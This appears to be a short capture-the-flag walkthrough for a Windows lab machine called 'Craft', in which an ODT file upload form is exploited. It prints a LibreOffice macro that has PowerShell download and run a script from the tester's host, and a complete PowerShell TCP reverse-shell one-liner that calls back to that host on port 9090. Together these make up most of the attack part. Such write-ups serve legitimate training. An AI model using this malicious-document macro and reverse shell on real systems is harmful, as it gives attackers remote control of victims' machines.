craft
IP: 192.168.214.169
set ip 192.168.214.169
set url http://192.168.214.169
nmap basic
PORT   STATE SERVICE
80/tcp open  http
nmap service
80/tcp open  http    Apache httpd 2.4.48 ((Win64) OpenSSL/1.1.1k PHP/8.0.7)
|_http-title: Craft
|_http-server-header: Apache/2.4.48 (Win64) OpenSSL/1.1.1k PHP/8.0.7
http/80

Upload function

need to be ODT file

Let’s create it and see if we get a connection back



Sub Main
    shell("cmd /c powershell iwr 192.168.45.233")

End Sub
Save it.



Now we need to implement our module into the document

Now upload it


success

Now lets get a shell!
Repeat the macro steps and use this shell command
Sub Main
    shell("cmd /c powershell iwr http://192.168.45.233:80/revshell.ps1 -o C:/Windows/Tasks/revshell.ps1")
    shell("cmd /c powershell -c C:/Windows/Tasks/revshell.ps1")
End Sub
Now we need the tcp one-liner. Create a file with this line as a .ps1
$client = New-Object System.Net.Sockets.TCPClient('192.168.45.233',9090);$stream = $client.GetStream();[byte[]]$bytes = 0..65535|%{0};while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0){;$data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback = (iex $data 2>&1 | Out-String );$sendback2 = $sendback + 'PS ' + (pwd).Path + '> ';$sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.Length);$stream.Flush()};$client.Close()

Now upload and watch the magic

We need to invoke a revshell as the apache service/user
